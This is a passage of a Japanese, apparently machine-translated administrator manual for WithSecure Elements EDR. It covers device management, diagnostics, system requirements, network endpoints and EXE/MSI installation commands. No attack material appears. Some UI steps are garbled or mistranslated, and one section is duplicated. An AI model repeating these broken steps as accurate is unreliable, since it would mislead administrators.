2. を選択します。[**デバイス**]。
   メニューが表示されます。
3. メニューから [**自動削除の管理**]を選択します。
   自動削除の管理ページが開きます。
4. [**デバイスを自動的に削除する**]をオンにしてください。
5. ボックスに、デバイスが削除されるまでにオフラインになる日数を入力します。

> **注：** 最小日数は7日です。

6. [**保存**] を選択します。

> **重要：** 削除されたデバイスが削除後にアクティビティを再開した場合、サブスクリプションに空き容量がある場合、そのコンピューターは自動的にサブスクリプションに再度追加されます。ただし、サブスクリプションがいっぱいの場合、デバイスはサブスクリプションに戻されず、保護されないままになります。

招待状を管理する

受信者が1つのデバイスにアプリをインストールできるようにするインストールリンクを記載したメールを送信できます。

招待状を管理するには

1. サイドバーの [**環境**]で [**デバイス**]を選択します。
   デバイスページが表示されます。
2. 

   ザ

   バイス招待の管理]を選択します。
   「デバイス招待の管理」ページが開きます。

[**保留中**] タブには、まだ使用されていないインストール リンクを含む電子メール招待が一覧表示されます。[**期限切れ**]タブには、期限切れの電子メール招待が一覧表示されます。

3. 保留中の招待状については、インストール リンクが有効な間 (30 日間)、[**リマインダーを送信**]を選択してリマインダーを送信できます。その後、招待状は [期限切れ] タブに表示されます。
4. 有効期限切れの招待状については、[**新しい招待状を送信**]を選択して、別の招待リンクを送信できます。

> **注 :** ユーザーが退職したなど、不要になったデバイスがある場合は、[**保留中の削除] を**]選択して、期限切れの招待状をテーブルから削除できます。

1.1.8 カスタムラベルによるデバイス管理の強化

ラベルを作成して適用することで、選択した基準に基づいてデバイスをグループ化できます。

ラベルを追加すると、デバイスを任意の方法でグループ化できます。ラベルは、地域、オペレーティング システム、所有者、部門、ワークステーションとサーバー、またはニーズに合ったその他の基準に関する情報を提供するのによく使用されます。

ラベルは、より多くのコンテキストを提供することでアナリストを支援し、Elements Security Center 内でのデバイスの管理を容易にします。

デバイスラベルを追加する

デバイス ラベルは 3 つの方法で追加できます。

デバイスラベルは、以下の方法で追加できます。

> **注 :** コマンドラインでは、ラベルはタグと呼ばれます。

デバイスラベルを追加するには、以下のいずれかの方法を使用してください。

- **デバイス**ビューで手動で行う場合:**デバイスリスト**ビューでデバイスを選択するか、**デバイスの詳細**ビューで単一のデバイスを開き、**アクション**パネルで**[ラベルの管理]** > **[ラベルの追加]**を選択し、既存のラベルを選択するか新しいラベルを追加して、[**追加**]を選択します。
- ラベル割り当てルールを使用する**プロファイル プロファイル**セクション: Elements Security Center で、**構成** > **テンプレート** > **[プロファイル割り当てルールを設定し]**、**アウトブレイクルール**または**プロファイル割り当てルール**にラベルを追加することで、ルールが一致するたびにラベルが自動的に適用されるようにします。
- Elementsエージェントのインストールプロセス中に、エージェントのデプロイ時にインストールタグを割り当ててください。詳細については 、「デフォルトプロファイルとインストールタグの割り当て」の手順2を参照してください。

1.1.9 Elements Security Centerでデバイスを管理する

WithSecure Elements Security Centerで選択したデバイスを管理する方法

WithSecure Elementsセキュリティセンターでは、以下のいくつかの方法でデバイスを管理できます。

- それらを資産グループに整理する
- デバイスリストの表示とカスタマイズ
- 非アクティブなコンピュータを自動的に削除する
- 診断を依頼する

資産グループの管理

アセット グループは、組織内のデバイスを管理するための構造化された方法を提供します。

デバイスを資産グループに割り当てるには、次の 2 つの方法があります。

- 手動割り当て - デバイスを管理グループに割り当てます**デバイス**ページ。
- 自動割り当て - プロファイル割り当てルールに基づいてデバイスをグループに割り当てます。

> **注 :** 1 つのルールでデバイスを複数のグループに割り当てることができます。

デバイスをグループに整理したら、次の操作を実行できます。

- グループ別にデバイスをフィルタリング
- 特定のグループに関連付けられたセキュリティイベントをフィルタリングする
- 各グループ内のデバイスのソフトウェア更新を一覧表示する

資産グループを使用することで、デバイスの可視性を向上させ、セキュリティイベント管理を効率化し、組織における高度なアクセス制御メカニズムへの準備を整えることができます。

アセットグループを作成する

企業レベルで資産グループを作成します。

資産グループは会社レベルでのみ作成できます。たとえば、パートナーとして、まず スコープセレクターまたは [**一般**]タブのリストから会社を選択する必要があります。**管理** > **設定**。

1. 下[**管理**]選択 **設定** > **[一般的な]**。
2. [**資産グループの作成を**]選択します。
   資産グループの作成ペインが開きます。
3. 資産グループの名前を入力します。
4. （ オプション ）[**説明**]欄に、資産グループの説明を入力します。
5. [**保存**] を選択します。

次に、**デバイス**デバイスを新しい資産グループに追加するページ。

デバイスを資産グループに追加する

デバイスを1つ以上の資産グループに追加します。

アセットグループはデバイスを整理し、スキャン、スケジュール設定、レポート作成を対象とできるようにします。

1. 下[**環境**]選択[**デバイス**]。
2. では**デバイス**ページを開き、1つまたは複数の資産グループに追加するデバイスを選択します。
3. ページの下部にあるアクションメニューから、**[資産グループの管理]** > **[資産グループへの割り当て]** を選択します。
4. ドロップダウンメニューから、選択したデバイスを追加する1つ以上の資産グループを選択します。
5. [**指定する**] を選択します。

デバイスをリモートで管理する

選択したデバイスにコマンドを送信したり、WithSecure Elements Security Centerを介してデバイスを管理したりすることができます。

デバイスをリモート管理するには

1. サイドバーの [**環境**]で [**デバイス**]を選択します。
   デバイスページが表示されます。

2. 次のいずれかのタブを選択します。
   - [**コンピュータ**]- WithSecure Elements EPP for Computersおよび WithSecure Elements EPP for Serversを搭載したデバイスを表示します。
   - [**モバイル デバイス**] - WithSecure Elements Mobile Protectionを搭載したデバイスを表示します
   - [**コネクタ 管理**] - WithSecure Elements Connectorを搭載したデバイスを表示します
   - [**外デバイス**] - 顧客のActive Directory内のデバイスを表示します（EPP内のデバイスは表示しません）。
3. デバイスの名前の横にあるチェック ボックスを選択します。
   ページの下にメニューが表示されます。
4. メニューから該当する操作を選択します。

> **注：** 操作方法は **デバイスの詳細**ページでも確認できます。一部の操作方法はそこにのみ表示されます。

選択したデバイスが指示が送信されます。

デバイスを自動的に削除する

WithSecure Elements Security Centerでは、一定期間オフライン状態が続いたデバイスを自動的に削除するように設定できます。

> **注：** この機能はモバイルデバイスには適用されません。

> **注：** デバイスの自動削除は会社レベルでのみ設定できます。

自動削除を管理するには

1. 下[**環境**]選択[**デバイス**]サイドバーに表示されます。
   の**デバイス**ページが開きます。
2. ･･･を選択します。[**デバイス**]。
   メニューが表示されます。
3. [**自動削除の管理**]を選択します。
   [自動削除の管理] ページが開きます。
4. [**デバイスを自動的に削除する**]オプションをオンにしてください。
5. ボックスに、デバイスが削除されるまでにオフラインになる日数を入力します。

> **注：** 最小日数は7日です。

6. [**保存**] を選択します。

> **重要：** 削除されたデバイスが削除後にアクティビティを再開した場合、サブスクリプションに空き容量がある場合、そのコンピューターは自動的にサブスクリプションに再度追加されます。ただし、サブスクリプションがいっぱいの場合、デバイスはサブスクリプションに戻されず、保護されないままになります。

指定された日数以上オフライン状態が続いたデバイスは、自動的に削除されます。

Active Directory構造に基づいてデバイスを表示する

Active Directory の構成に基づいてデバイスを表示できます。

この機能を使用して、異なる Active Directory グループ内のデバイスに異なるプロファイルを割り当てることができます。

Active Directory の構成に基づいてデバイスを表示するには

1. サイドバーの [**環境**]で [**デバイス**]を選択します。
   デバイスページが表示されます。
2. 左上隅にある
   
   アイコンを選択してください。
   ドロップダウン メニューが表示され、アカウントに関連付けられている顧客企業を確認できます。
3. 対象となる企業を選択します。
4. 次に、[**すべてのデバイス**]の横にある
   
   アイコンを選択します。

> **注:** ドロップダウン メニューは、企業に Active Directory グループに属するデバイスがある場合に表示されます。

   ドロップダウンメニューに、選択した企業の *Active Directory* 構成が表示されます。
5. 対象の Active Directory グループを選択すると、グループ内のすべてのデバイスが表示されます。

> **注:** Active Directoryの構造は、社内コンピュータから報告されたデータに基づいて構築されるため、完全ではない場合があります。新しい Active Directory ドメインは、そのドメイン内のコンピュータで WithSecure Elements EPP for Computersまたは WithSecure Elements EPP for Serversが有効化されるまで、WithSecure Elements Security Centerには表示されません。

デバイスビューをカスタマイズする

フィルターを適用して、デバイス テーブルに表示する列を選択できます。

[デバイス] ビューをカスタマイズするには

1. サイドバーの [**環境**]で [**デバイス**]を選択します。
   デバイスページが表示されます。
2. 表の上にあるドロップダウン メニューから、デバイスをフィルタリングするための列の名前と、選択した列の目的の値を選択します。

> **注:** [**すべてのフィルターをクリア**]を選択すると、すべてのフィルターを削除できます。

   指定したフィルタの条件に一致するデバイスが一覧に表示されます。
3. 表の右上隅にある
   
   を選択します。
   ドロップダウンメニューが開き、*[表示されている列]* リストが表示されます。
4. テーブルに表示させたい列を選択します。
   選択した列がテーブルに表示されます。
5. 表の列の順序を変更するには：
   a) 移動する列の名前をポイントします。

b) 列を表示する場所に応じて、リスト内で列を上下にドラッグします。

6. 1ページあたりの表に表示される行数を定義するには、次のようにします。
   a) 表の右上隅にある
   ⇆
   を選択してください。
   b) ドロップダウンメニューから、必要な行数を選択します。
   行数は選択に応じて変わります。
7. 1ページに表示できるデバイス数よりも多いデバイスがある場合は、表の上にあるナビゲーション矢印
   ‹ 、
   ›)
   を使用して、前のページまたは次のページに移動してください。
8. 右上隅の**[表示」を選択し、]>[を付けて保存」をクリック]**すると、カスタマイズした表示を保存できます。

> **注:** カスタマイズしたビューを削除するには、まず**[ビューの削除]**を選択し、次に「ビューの削除」ウィンドウで削除するビューを選択してから、**[削除]**を選択します。

診断データのリクエスト

診断ファイルをリモートでアップロードするようにリクエストできます WithSecureサポートチーム。

管理対象アカウント内のデバイスに問題が発生した場合、WithSecure Elements Security Center の管理者は該当デバイスを選択し、顧客に診断情報(WSDIAG)ファイルの収集とWithSecure Elements Security Centerへのアップロードを許可するよう依頼できます。この診断ファイルは、問題とその根本原因の特定に役立ちます。

> **注:** この機能は、サーバーとワークステーションの両方の Elements Agent for Windowsと Elements Mobile Protectionで利用できます。

診断ファイルを要求するには

1. ログインして Elements Security Center。
2. 複数のアカウントを管理している場合は、該当する顧客アカウントにアクセスしてください。
3. 正しいアカウントにログインしたら、**[環境][デバイス]**を選択し、該当するデバイス (問題が発生しており、`wsdiag`ファイルが必要なデバイス) のリンクを選択します。
   デバイスの詳細を含むページが開きます。
4. ページ下部の **「アクション」**パネルで、**[診断ファイルの] > [リクエスト]**を選択します。プライバシー保護のため、エンドユーザーには通知が表示されますが、サーバー側には表示されません。

> **注:** リクエストがユーザーに送信されたことを確認するには、顧客アカウントで、**環境 > [デバイスを]**選択し、右側の3つの点アイコンを選択して、**[操作の管理]**を選択します。WSDIAG操作が **[デバイスへの配信待ち]**ステータスでリストに表示されているかどうかを確認します。

5. ユーザーが診断ファイル (WSDIAGファイル) の収集を許可していることを確認してください。そのためには、デバイスに通知が表示されたら **[許可]**を選択する必要があります。
6. ユーザーが診断ファイル (WSDIAG) の収集を許可したら、顧客アカウントの **「操作の管理」**ページに戻ってください。
7. ステータスが **[成功、操作が実行されました]**に変更されているかどうかを確認してください。
8. **「操作の管理」**ページで、作成されたWSDIAGファイルの参照番号を取得します。

9. サポートチケットに参照番号を含めてください WithSecureサポート。

> **注：** サポートチケットでは、WithSecure参照番号を確認し、詳細な調査のためにファイルをダウンロードできます。

10. 必要に応じて、[**アクション**]列の3つの点アイコンを選択して診断ファイルをダウンロードしてください。

> **注：** WSDIAG ファイルはポータルから 2 週間後に自動的に削除されます。

1.1.10 要素データ復旧

WithSecureElementsサービスの可用性を維持し、必要なバックアップと必要な復旧措置を実行します。

あなたからのアクションは必要ありません。

> **重要：** このバックアップには、サービスに直接関連するデータのみが含まれます。WithSecureご自身の文書やその他のデータのバックアップを取るのは、あなたの責任です。

第2章
Elements Endpoint Detection and Response の概要

トピック：

- WithSecure Elementsのエンドポイント検出および応答を始めましょう
- 機能/特長
- Broad Context Detection

Elements Endpoint Detection and Responseの概要

WithSecure Elements Endpoint Detection and Responseは、企業向けのコンテキストレベルのエンドポイント検出および対応（EDR）ソリューションとして業界をリードする製品です。

組織は様々な方法で侵害される可能性があります。近年、攻撃はファイルレス攻撃が増加しており、攻撃者はデスクトップやノートパソコンにマルウェアをインストールする必要がありません。高度な持続的脅威（APT）やサイバー脅威は、企業にとって非常に大きな損失につながる問題です。これらの攻撃は、従来の防御方法だけでは認識が困難です。また、分析や対応も容易ではありません。こうした攻撃から身を守るには、最新の技術ソリューションと、利用可能なデータを分析・理解するための専門知識の両方が必要です。

WithSecure Elements Endpoint Detection and Responseは、高度な双方向インテリジェンスと高度な自動化機能により、侵害が発生する前から高度な脅威から保護します。組織内の監視対象ホストにインストールされた軽量センサーを使用してインシデントを検出します。センサーは、ファイルへのアクセス、プロセスやネットワーク接続の作成、レジストリやシステムログへの書き込みなど、動作イベントに関するデータを収集します。これらのイベントは、バックエンドでさらに分析されます。このソリューションは、リアルタイムで検出を行うだけでなく、古いデータに新しいルールを適用することでインシデントを検出します。

標的型攻撃は、数ヶ月、場合によっては数年も気づかれないまま進行することがよくあります。WithSecure ElementsWithSecureエンドポイント検出・対応機能を使用すれば、標的ホストを経由して重要なサーバーが攻撃されるのを防ぐことができます。

2.1 WithSecure Elementsのエンドポイント検出および応答を始めましょう

WithSecure Elementsのエンドポイント検出・対応機能は、ログイン、エンドポイントセンサーの展開、テスト検出の検証という3つのステップで簡単に使い始めることができます。

WithSecure Elements Security Centerにアクセスするには、WithSecureビジネスアカウントが必要です。アカウントを取得する方法は2つあります。

- WithSecureパートナーから製品を購入すると、通常、パートナーが最初の管理者用のアカウントを作成します。その後、一時パスワードとログインリンクが記載されたメールが届きます。

> **ヒント：** メールが届かない場合は、まず迷惑メールフォルダを確認してください。

- サブスクリプションキーは持っているがアカウントをまだ作成していない場合は、WithSecure Elements Security Centerへの自己登録リンクを使用して最初の管理者アカウントを作成してください。

このクイックスタートガイドでは、 WithSecure Elements Endpoint Detection and Responseの使用を開始するための３つの主要な手順について説明します。Elements Security Centerにログインし、エンドポイントセンサーをデプロイし、センサーが検出結果を報告していることを確認します。

1. ログインして Elements Security Center。
   a) WithSecure Elementsセキュリティセンターのサインインページに、ビジネスアカウントの認証情報を使用してログインしてください。ログインオプションについては、「ログイン」を参照してください。
   b) まだサブスクリプションをお持ちでない場合は、「顧客企業へのサブスクリプションキーの割り当て」の説明に従ってサブスクリプションキーを割り当ててください。
2. 監視したいデバイスにエンドポイントセンサーを配置してください。
   a) お使いのデバイスが、システム要件に記載されている要件を満たしていることを確認してください。

b) Windowsの監査ポリシーや *PowerShell ScriptBlock*のログ設定、Linuxカーネルや *auditd*要件など、お使いのプラットフォームに応じたインストール前の手順を完了してください。詳細については、「インストール前の推奨事項」を参照してください。
c) 組織デバイスへのエンドポイントセンサーの展開の説明に従って、センサーをデバイスに展開してください。
d) 規模に基づいて導入方法を選択してください。
   - 少数のデバイスの場合は、「メールでユーザーを招待する」で説明されているように、ダウンロードリンク付きの招待メールを送信してください。
   - 大規模な展開の場合は、インストーラーをダウンロードし、Elements Security Center からのソフトウェアのダウンロードの説明に従って、独自のツールとともに配布してください。Windows での展開方法については、「Windows での展開方法」を参照してください。

3. テスト検出によってデプロイメントを検証します。
a) 監視対象のエンドポイントで、Windows システム ツールを使用して簡単なテストを行う方法の説明に従って、`whoami`コマンドを実行してテスト イベントを作成します。
b) Elements Security Centerで、**イベント**>**広範なコンテキスト検出**そして、テストイベントが表示されることを確認してください。

2.2 機能/特長

WithSecure Elementsのエンドポイント検出・対応ソリューションを使用すれば、データ侵害が発生する前に備え、侵害が発生した場合は分析と対応を迅速に行うことができます。

検出の可視化	検出されたマルウェアは、影響を受けたすべてのホストを表示するタイムライン上で確認することができ、分析が容易になります。このソリューションでは、個々のマルウェアの検出を超えるコンテキストで、潜在的な侵害に対するより多くの洞察を得ることができます。
Broad Context Detection	WithSecure独自の行動ベースの検出技術により、関連性の高い検出結果とその重要度のみが表示されます。リスクレベル、信頼度、重要度スコアは、インシデントのランク付けと並べ替えに役立ちます。
ソフトウェアの評価	インストールされたアプリケーションを可視化し、有害なアプリケーションや不要なアプリケーション、海外のネットワーク先をすべて特定します。動作イベントに基づいて、サービスやアプリケーションの適切な使用方法からの誤使用を検出することができます。
ガイド付き応答	分析と対応をサポートするために、ポータルには組み込みの段階的な対応ガイダンスと、攻撃を阻止するためのネットワーク隔離などのリモートアクションがあります。アラートには、侵害への対応に役立つ適切な対応ガイダンスが含まれています。
昇格する WithSecure	助けを求めることができます WithSecureサイバーセキュリティの専門家は、侵害への対応時に役立ちます。専門家の指導を依頼することもできます。WithSecureの脅威アナリストは、最も複雑なケースをどのように処理するかを知っています。
単一クライアントおよび管理インフラストラクチャ	ダッシュボードから直接インシデントを表示および管理できます。このソリューションは 、 WithSecure Elements Endpoint ProtectionおよびWithSecure Elements Vulnerability Managementと統合されています。
パートナー管理バージョンと会社管理バージョン	このソリューションは、250シート以上のエンドカスタマーが自己管理するためのオプションが用意されています。

2.3 Broad Context Detection

WithSecure Elementsのエンドポイント検出・対応機能は、機械学習を用いたリアルタイムの行動分析、評判分析、ビッグデータ分析を活用し、関連性の高い検出結果とその重要度のみを表示します。

ブロードコンテキスト検出は、実際の組織化された多形攻撃用にネイティブに設計されています。リスクレベル、影響を受けるホストに関する情報、および一般的な脅威の状況を組み合わせることにより、インシデントは一般的な状況のコンテキストに配置されます。

広範なコンテキストの検出は、影響を受けるすべてのホスト、関連するイベント、およびそれらの詳細を含むタイムラインで視覚化され、攻撃の範囲をよりよく理解し、多数のホストからの異なるイベントのフローに基づいてインシデントの根本原因を検出できるようにします。

ブロードコンテキスト検出は、攻撃とノイズを区別する機械学習エンジンによってサポートされています。エンジンは、過去のすべての決定（実際の攻撃と誤検知）がエンジンのトレーニングセットを作成するように機能します。過去の検出に基づいた新しい検出が誤検知である可能性を判断するために、新しく登場するすべての検出が調査されています。

第 3 章

組織のデバイスにエンドポイントセンサーを導入する

トピック :

- システム要件
- インストール前の推奨事項
- Windowsの展開方法
- Macデバイスの展開方法
- Linuxデバイスの展開方法
- 一般的なユースケースの処理

組織のデバイスにエンドポイントセンサーを導入する

エンドポイント センサーは、軽量でディスクリートなセンサーで、組織内の関連するすべてのコンピューターに導入されます。センサーは、エンドポイント デバイスからの動作データを収集し、さまざまな攻撃に耐えるように設計されています。

顧客企業向けに WithSecure Elements Endpoint Detection and Response（旧称：F-Secure Rapid Detection and Response）をセットアップする場合、エンドポイントセンサーのインストールパッケージが必要です。

インストールパッケージには、バイナリインストーラーファイルと、WithSecure Elementsのエンドポイント検出および応答（EDR）のアクティベーションコードが含まれています。

インストールパッケージが配信され、ソフトウェアがコンピュータにインストールされると、WithSecure Elements Security Centerが各管理ホストの検出と統計情報を表示します。

3.1 システム要件

サポートされているブラウザとOSの一覧。

対応ブラウザ

のWithSecure Elementsポータルは、以下のブラウザの最新バージョンをサポートしています。

Microsoft Edge
Mozilla Firefox
Google Chrome
Safari

対応オペレーティングシステム

注： のWithSecureベンダーが現在サポートしているオペレーティングシステムのみをサポートします。詳細については、WithSecureオペレーティングシステムのサポートポリシーについては、「製品のアップデートとサポート対象バージョン」をご覧ください。ベンダーがサポートを終了したプラットフォームの長期サポートをご希望の場合は、営業担当者にお問い合わせください。

Windows ワークステーション

- Microsoft Windows 11（x86-64またはARM64エディション）

注： クライアントには .NET Framework 4.7.2 が必要で、それが不足している場合は自動的にインストールされます。

注： すべてのオペレーティングシステムでTLS 1.2が構成され、有効になっている必要があります。また、オペレーティングシステムはMicrosoft Azureコード署名証明書をサポートしている必要があります。詳細については、Microsoft Azureコード署名のサポート記事を参照してください。

Windows サーバー

- Microsoft® Windows Server 2016 Standard
- Microsoft® Windows Server 2016 Essentials
- Microsoft® Windows Server 2016 Datacenter
- Microsoft® Windows Server 2016 Core
- Microsoft® Windows Server 2019 Standard
- Microsoft® Windows Server 2019 Essentials
- Microsoft® Windows Server 2019 Datacenter
- Microsoft® Windows Server 2019 Core

- Microsoft® Windows Server 2022 Standard
- Microsoft® Windows Server 2022 Essentials
- Microsoft® Windows Server 2022 Datacenter
- Microsoft® Windows Server 2022 Core
- Microsoft® Windows Server 2025 Standard
- Microsoft® Windows Server 2025 Datacenter
- Microsoft® Windows Server 2025 Core

> **注：** Windows Server 2016 Nano は対応されていません。

以下を除く Microsoft Windows Server editions。

Itanium プロセッサ向け Windows Server
Windows HPC editions (特定なハードウェアを対象)
Windows MultiPoint Server
Windows Home Server

> **注：**
>
> - すべてのオペレーティングシステムには最新のサービスパックがインストールされ、TLS 1.2 が構成され有効になっている必要があります。また、TLS 接続を確立できるように、Microsoft グループ ポリシーの [**ルート証明書の自動更新を無効にする**]オプションが無効になっていることを確認してください。オペレーティングシステムは、Microsoft Azure コード署名証明書をサポートしている必要があります。詳細については、Microsoft Azure コード署名のサポート記事を参照してください。
> - クライアントには.NET Framework 4.7.2 が必要で、それが不足している場合は自動的にインストールされます。
> - パフォーマンスとセキュリティの理由で本製品は NTFS パーティションにのみインストールできます。

macOS

> **注：** すべてのオペレーティングシステムで監査とTLS 1.2が構成され、有効になっている必要があります。

macOS バージョン 26「Tahoe」
macOSバージョン15「Sequoia」
macOSバージョン14「Sonoma」

Linux

> **注：** すべてのオペレーティングシステムで監査とTLS 1.2が構成され、有効になっている必要があります。

次の64ビット（AMD64/EM64T）ディストリビューションがサポートされています。

- アルマLinux 8、9、10
- Amazon Linux 2、2023年
- デビアン 11、12、13
- Oracle Linux 8、9、10
- RHEL 8、9、10
- ロッキーLinux 8、9、10
- SUSE Linux Enterprise Server 15 (サービスパック 6)

- Ubuntu 20.04、22.04、24.04

> **注:** バージョン3.16より前のカーネルを使用しているオペレーティングシステムには、監査パッケージがインストールされている必要があります。より優れた検出機能とパフォーマンス向上のため、カーネルバージョン5.10以降を実行することをお勧めします。

以下の64ビット（ARMv8/AArch64）ディストリビューションがサポートされています。

- アルマLinux 9、10
- Amazon Linux 2023
- デビアン 11、12、13
- Oracle Linux 9、10
- RHEL 9、10
- ロッキー9、10
- Ubuntu 22.04、24.04

対応言語 英語、チェコ語、デンマーク語、オランダ語、エストニア語、フィンランド語、フランス語、フランス語（カナダ）、ドイツ語、ギリシャ語、ハンガリー語、イタリア語、日本語、ノルウェー語、ポーランド語、ポルトガル語、ポルトガル語（ブラジル）、ルーマニア語、ロシア語、スロベニア語、スペイン語、スペイン語（ラテンアメリカ）、スウェーデン語、トルコ語、繁体字中国語（香港）、繁体字中国語（台湾）、簡体字中国語（中国）。

ネットワーク要件

表 1: ネットワークアドレスとポート

サービスアドレス	プロトコル	ポート	地域	目的
`*.fsapi.com`	HTTPS	443	すべて	さまざまなサービスに使用
`ew1-fsdiag-upload.s3.eu-west-1.amazonaws.com`	HTTPS	443	EMEA	リモートwsdiagアップロード サーバー
`ac3ujg1ortm4c-ats.iot.eu-west-1.amazonaws.com`	HTTPS	443/8883	EMEA	応答サーバー
`c3hquxgihnj763.credentials.iot.eu-west-1.amazonaws.com`	HTTPS	443	EMEA	応答サーバー
`ew1-famp-prd-system-transfer.s3.eu-west-1.amazonaws.com`	HTTPS	443	EMEA	応答サーバー
`ue1-fsdiag-upload.s3.amazonaws.com`	HTTPS	443	AMER	リモートwsdiagアップロード サーバー
`ac3ujg1ortm4c-ats.iot.us-east-1.amazonaws.com`	HTTPS	443/8883	AMER	応答サーバー
`c3hquxgihnj763.credentials.iot.us-east-1.amazonaws.com`	HTTPS	443	AMER	応答サーバー

サービスアドレス	プロトコル	ポート	地域	目的
ew1-famp-prd-system-transfer.s3.us-east-1.amazonaws.com	HTTPS	443	AMER	応答サーバー
ane1-fsdiag-upload.s3.ap-northeast-1.amazonaws.com	HTTPS	443	APAC	リモートwsdiagアップロード サーバー
ac3ujg1ortm4c-ats.iot.ap-northeast-1.amazonaws.com	HTTPS	443/8883	APAC	応答サーバー
c3hquxgihnj763.credentials.iot.ap-northeast-1.amazonaws.com	HTTPS	443	APAC	応答サーバー
ew1-famp-prd-system-transfer.s3.ap-northeast-1.amazonaws.com	HTTPS	443	APAC	応答サーバー

3.2 インストール前の推奨事項

WithSecure Elementsのエンドポイント検出および応答機能で最適な 広範囲コンテキスト検出コンテンツを取得するには、以下の推奨事項を適用してください。

Windows のインストール前の推奨事項

Windowsログ記録。

- クライアントは、オペレーティングシステムのセキュリティログから情報の一部を収集しますので、セキュリティログイベントを生成するようにWindows監査ポリシーが構成されていることを確認してください。

Windows PowerShell。

- *PowerShell ScriptBlock*のログ記録が無効になっていないことを確認してください。この機能を無効にすると、検出機能が制限されます。

Linux のインストール前の推奨事項

Linuxカーネルバージョン3.16以前を使用している場合は、*auditd*が正しくインストールされ、設定されていることを確認してください。デフォルトの*auditd*ルールはセンサーのパフォーマンスに影響を与える可能性があります。カーネルバージョンが5.10より古く、*auditd*を使用している場合は、潜在的な問題を回避するために、`-a task, never`ルールを削除してください。

より優れた検出とパフォーマンスの向上のために、Linux カーネル 5.10 以降を使用することをお勧めします。

3.3 Windowsの展開方法

WindowsデバイスにWithSecure Elements Endpoint Protectionを配布およびインストールする方法。

単一のデバイスまたは小規模な環境の場合は、次のいずれかの方法を選択してください。

- 管理者は 、 WithSecure Elements Security CenterからEXEインストーラーまたはMSIパッケージをダウンロードし、デバイス上で実行します。
- 管理者がユーザーにメールで招待を送ります。ユーザーはエージェントをダウンロードしてインストールするためのリンクを受け取ります。

大規模な展開や完全自動化された展開の場合、以降のトピックでは、グループポリシー（GPO）、Microsoft Configuration Manager（SCCM）、Microsoft Intune、またはその他のエンタープライズツールを使用して、多数のデバイスに製品をインストールする方法について説明します。

3.3.1 EXEファイルを使用して手動でデプロイする

このデプロイ方法は、ユーザーがサブスクリプションキーを見ることを許可されている小規模な環境に適しています。

デバイスに対する管理者権限が必要です。

この展開方法を使用して、インストーラ ファイルをダウンロードし、製品をインストールしてから、サブスクリプション キーを手動で入力します。

製品をインストールするには

1. ログインして WithSecure Elements Security Center。

> **注:** または、ログインページの「**ダウンロード**]リンクを選択することで、ログインせずにインストールファイルをダウンロードすることもできます。ただし、製品のサブスクリプションキーが必要です。

2. [**管理**] で、サイトバーの [**ダウンロード**] を選択します。
   *[**ダウンロード**]* ページが開きます。
3. ダウンロードしたい製品の下にある [**EXE**]を選択してください。

> **注 :** EXEファイルにはサブスクリプションキーが含まれています。

   *[**インストーラのダウンロード**]* ページが開きます。
4. まず会社を選択し、次にサブスクリプションキー付きの製品を選択し、最後に [**ダウンロード**]を選択します。
   インストールファイルがダウンロードされます。
5. ダウンロードしたインストールファイル（`.exe`）を見つけてダブルクリックし、インストールを開始してください。
   コマンドラインパラメータを使用するには、コマンドラインコマンドでインストールを開始します。

```
installer_AB12-CD34-EF56-GH78_.exe
```

> **ヒント:** （サイドグレードがない場合）サイレントインストールを実行するには、インストーラファイル名に「`--silent`」を追加します。例：`installer_AB12-CD34-EF56-GH78_.exe --silent`。これを行うには、インストーラファイル名にサブスクリプションキーを追加する必要があります。

6. インストールに使用する言語と再起動オプションを選択し、[**次へ**]を選択します。
7. 使用許諾契約書をお読みください。契約内容に同意して続行するには、[**同意する**]をクリックしてください。
8. 画面上の指示に従います。

3.3.2 MSIファイルを使用して手動でデプロイする

MSIファイルを使用すると、WithSecure Elements EPP for ComputersおよびWithSecure Elements EPP for Serversをオフラインでインストールできます。

> **注：** MSIファイルを他の展開オプションに使用することもできます。

製品をインストールするには

1. ログインして WithSecure Elements Security Center。

> **注:** または、ログインページの「**ダウンロード**]リンクを選択することで、ログインせずにインストールファイルをダウンロードすることもできます。ただし、製品のサブスクリプションキーが必要です。

2. [**管理**] で、サイトバーの [**ダウンロード**] を選択します。
   *[**ダウンロード**]* ページが開きます。
3. ダウンロードしたい製品の下にある [**MSI**]を選択してください。
   インストールファイルがダウンロードされます。
4. ダウンロードしたインストールファイル（ `.msi` ）を見つけてダブルクリックし、インストールを開始してください。
   コマンドラインパラメータを使用するには、コマンドラインコマンドでインストールを開始します。

```
msiexec /i c:\path\to\installer.msi /qn VOUCHER=AB12-CD34-EF56-GH78 LANGUAGE=en
```

   MSIファイルにプロパティを埋め込むか、コマンド ラインでプロパティを指定して、製品をセットアップできます。

   。

> **注:** MSIファイルにプロパティを埋め込んでいる間に新しいMSIファイルを作成すると、電子署名が無効になります。

MSIプロパティ

ご使用の環境の特定の要件に合わせて、MSIインストーラーを設定してください。

.MSIファイルでパラメータを使用する

MSIファイルはカスタマイズされたインストーラパッケージで、パッケージング中に設定を埋め込むことができます。これらのパッケージをカスタマイズするための特別なツールがありますが、他のソリューションも利用可能です。

MSIファイルに引数を渡す方法は3つあります。

- カスタマイズしたMSIファイルに引数を埋め込む
- MSIファイルが参照する.MST（MSI変換）ファイルを作成する
- コマンドラインからMSIファイルを実行し、引数を渡す方法の例は次のとおりです。

```
msiexec /i c:\path\to\installer.msi /qn VOUCHER=aaaa-bbbb-cccc-dddd-eeee LANGUAGE=en
```

WithSecure MSI変換ツールの使用方法については、以下を参照してください。WithSecure MSI変換ツールを使用する（76ページ）。

`.msi`パッケージを使用して製品をインストールする場合、以下の MSI プロパティを使用できます。

PROFILE_ID	プロファイルIDの希望値を設定します。例： `PROFILE_ID=180238`。プロファイルIDを確認するには、プロファイルエディタでプロファイルを開きます。プロファイルIDは、ページ上部 (割り当てられたコンピュータの番号と最終編集日の下) に表示されます。
言語	インストールで使用する言語を選択します。パラメータ「id」は、IETF形式の有効な言語識別子である必要があります。 ID値には次のいずれかを指定できます：en、cs、da、de、el、en、es-MX、es、et、fi、fr-CA、fr、hu、it、ja、ko、nl、no、pl、pt-BR、pt、ro、ru、sl、sv、tr、zh-HK、zh-TW、zh。 例えば、インストーラーコマンドで「LANGUAGE=<id>」MSIプロパティを指定しない場合、製品はシステム設定に基づいて言語を自動的に検出します。 例： `C:\Users\<username>ダウンロード>msiexec /i installer.msi`
VOUCHER	購読キーを設定します。例： `VOUCHER=aaaa-bbbb-cccc-dddd-eeee` **注:** EXEインストーラとは異なり、MSIパッケージのファイル名にサブスクリプションキーを埋め込むことはできません。
PROXY_SERVER	製品のインストール時には、すべてのリクエストはこのプロキシ経由で送信されます。例： `PROXY_SERVER=http://proxy.local:3128`
